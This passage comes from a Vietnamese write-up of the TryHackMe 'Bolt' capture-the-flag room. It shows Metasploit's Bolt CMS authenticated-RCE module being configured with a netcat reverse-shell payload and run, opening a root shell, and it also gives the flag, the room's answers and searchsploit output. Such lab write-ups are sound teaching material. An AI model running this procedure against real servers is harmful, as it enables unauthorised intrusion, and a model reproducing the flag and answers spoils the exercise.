   FILE_TRAVERSAL_PATH ../../../public/files  yes       Traversal path from "/files" on the web server to "/root" on the server
   PASSWORD            boltadmin123           yes       Password to authenticate with
   Proxies                                    no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS              10.10.203.216          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT               8000                   yes       The target port (TCP)
   SRVHOST             0.0.0.0                yes       The local host or network interface to listen on. This must be an address on the local machin
                                                        e or 0.0.0.0 to listen on all addresses.
   SRVPORT             8080                   yes       The local port to listen on.
   SSL                 false                  no        Negotiate SSL/TLS for outgoing connections
   SSLCert                                    no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI           /                      yes       Base path to Bolt CMS
   URIPATH                                    no        The URI to use for this exploit (default is random)
   USERNAME            bolt                   yes       Username to authenticate with
   VHOST                                      no        HTTP server virtual host


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.4.43.108      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Tiến hành tấn công

```
msf6 exploit(unix/webapp/bolt_authenticated_rce) > exploit

[*] Started reverse TCP handler on 10.4.43.108:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Successfully changed the /bolt/profile username to PHP $_GET variable "ijqxyq".
[*] Found 3 potential token(s) for creating .php files.
[+] Deleted file yiefjksxdvji.php.
[+] Used token f377ba490f2c5f2273d56de4a8 to create uxkwieez.php.
[*] Attempting to execute the payload via "/files/uxkwieez.php?ijqxyq=`payload`"
[!] No response, may have executed a blocking payload!
[*] Command shell session 1 opened (10.4.43.108:4444 -> 10.10.203.216:43236) at 2022-08-23 04:48:35 -0400
[+] Deleted file uxkwieez.php.
[+] Reverted user profile back to original state.


whoami
root
pwd
/home/bolt/public/files
```

Như vậy ta đã tiến hành tấn công thành công vào server với account root.

Và cuối cùng là tìm flag cho cái server này.

Sau khi loay hoay vài chỗ thì nơi giấu flag là trong thư mục home

```
cd home
ls -la
total 288
drwxr-xr-x  3 root root   4096 Jul 18  2020 .
drwxr-xr-x 27 root root   4096 Jul 18  2020 ..
drwxr-xr-x 10 bolt bolt   4096 Jul 18  2020 bolt
-rw-r--r--  1 root root 277509 Jul 18  2020 composer-setup.php
-rw-r--r--  1 root root     34 Jul 18  2020 flag.txt
cat flag.txt
THM{wh0_d035nt_l0ve5_b0l7_r1gh7?}
```

Và như vậy là đã hoàn thành được server này. Kết quả sẽ là:

Answer the questions below

What port number has a web server with a CMS running?

8000 — Correct Answer

What is the username we can find in the CMS?

bolt — Correct Answer

What is the password we can find for the username?

boltadmin123 — Correct Answer

What version of the CMS is installed on the server? (Ex: Name 1.1.1)

bolt3.7.1 — Correct Answer

There's an exploit for a previous version of this CMS, which allows authenticated RCE. Find it on Exploit DB. What's its EDB-ID?

48296 — Correct Answer

Metasploit recently added an exploit module for this vulnerability. What's the full path for this exploit? (Ex: exploit/....)

Note: If you can't find the exploit module its most likely because your metasploit isn't updated. Run `**apt update**` then `**apt install metasploit-framework**`

exploit/unix/webapp/bolt_authenticated_rce — Correct Answer

Set the **LHOST, LPORT, RHOST, USERNAME, PASSWORD** in msfconsole before running the exploit

No answer needed — Correct Answer

Look for flag.txt inside the machine.

THM{wh0_d035nt_l0ve5_b0l7_r1gh7?} — Correct Answer

Note: ở câu hỏi về ID của cái lỗi này *"There's an exploit for a previous version of this CMS, which allows authenticated RCE. Find it on Exploit DB. What's its EDB-ID?"* thì ta dựa vào chỉ số bên phải của kết quả tìm kiếm từ searchsploit ban nãy (48296).

```
┌──(root💀kali)-[/home/kali/Desktop]
└─# searchsploit Bolt CMS
------------------------------------------------------------------------ ----------------------
 Exploit Title                                                          |  Path
------------------------------------------------------------------------ ----------------------
Bolt CMS 3.6.10 - Cross-Site Request Forgery                            | php/webapps/47501.txt
Bolt CMS 3.6.4 - Cross-Site Scripting                                   | php/webapps/46495.txt
Bolt CMS 3.6.6 - Cross-Site Request Forgery / Remote Code Execution     | php/webapps/46664.html
Bolt CMS 3.7.0 - Authenticated Remote Code Execution                    | php/webapps/48296.py
Bolt CMS < 3.6.2 - Cross-Site Scripting                                 | php/webapps/46014.txt
CMS Bolt - Arbitrary File Upload (Metasploit)                           | php/remote/38196.rb
------------------------------------------------------------------------ ----------------------
Shellcodes: No Results
```